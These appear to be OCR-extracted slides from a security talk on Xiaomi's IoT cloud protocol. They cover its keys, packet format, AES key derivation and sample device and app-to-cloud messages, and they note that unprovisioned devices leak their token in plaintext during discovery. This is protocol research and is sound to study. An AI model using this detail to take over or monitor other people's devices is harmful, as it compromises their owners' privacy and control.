
Xiaomi Cloud

- Different Vendors, **one ecosystem**
  - Same communication protocol
  - Different technologies used
- „Public“ **guidelines** for implementation
  - Implementation differs from manufacturer to manufacturer
  - https://github.com/MiEcosystem/miio_open
  - https://iot.mi.com/index.html


Xiaomi Ecosystem



Xiaomi Ecosystem



Xiaomi Ecosystem



Device to Cloud Communication

- DeviceID
  - Unique per device
- Keys
  - Cloudkey (16 byte alpha-numeric)
    - Is used for cloud communication (AES encryption)
    - Static, is not changed by update or provisioning
  - Token (16 byte alpha-numeric)
    - Is used for app communication (AES encryption)
    - Dynamic, is generated at provisioning (connecting to new WiFi)

Cloud protocol


- Same payload for UDP and TCP stream
- Encryption key depending of Cloud/App usage
- For unprovisioned devices:
  - During discovery: Token in plaintext in the checksum field

	Byte 0,1	Byte 2,3	Byte 4,5,6,7	Byte 8,9,A,B	Byte C,D,E,F
Header	Magic:2131	Lenght	00 00 00 00	DID	epoch (big endian)
Checksum	Md5sum[Header + Key(Cloud)/Token(App) + Data(if exists)]				
Data	Encrypted Data (if exists, e.g. if not Ping/Pong or Hello message) • token = for cloud: key; for app: token • key = md5sum(token) • iv = md5sum(key+token) • cipher = AES(key, AES.MODE_CBC, iv, padded plaintext)				


Cloud protocol

- Data
  - JSON-formated messages
  - Packet identified by packetid
  - Structures:
    - commands: "methods" + "params"
    - responses : "results"
  - Every command/response confirmed by receiver (except otc)
- Example
  - {'id': 136163637, 'params': {'ap': {'ssid’: ‘myWifi', 'bssid': 'F8:1A:67:CC:BB:AA', 'rssi': -30}, 'hw_ver': 'Linux', 'life': 82614, 'model': 'rockrobo.vacuum.v1', 'netif': {'localIp': '192.168.1.205', 'gw': '192.168.1.1', 'mask': '255.255.255.0'}, 'fw_ver': '3.3.9_003077', 'mac': '34:CE:00:AA:BB:DD', 'token': 'xxx'}, 'partner_id': '', 'method': '_otc.info'}

Xiaomi Ecosystem



Xiaomi Ecosystem



App to Cloud communication


- Authentication via OAuth
- Layered encryption
  - Outside: HTTPs
  - Inside: RC4/AES using a session key
    - Separate integrity
- Message format: JSON RPC

App to Cloud communication

- REQ: api.io.mi.com/home/device_list method:POST params:[]
- RES: {"message":"ok","result":{"list":[{"did":"65981234","token":“abc…zzz","name":"Mi PlugMini","localip":"192.168.99.123", "mac":"34:CE:00:AA:BB:CC","ssid":"IoT","bssid":"FA:1A:67:CC:DD:EE","model":"chuangmi.plug.m1", "longitude":“-71.0872248","latitude":"42.33794500“, "adminFlag":1,"shareFlag":0,"permitLevel":16,"isOnline":true, "desc":"Power plug on ","rssi":-47}

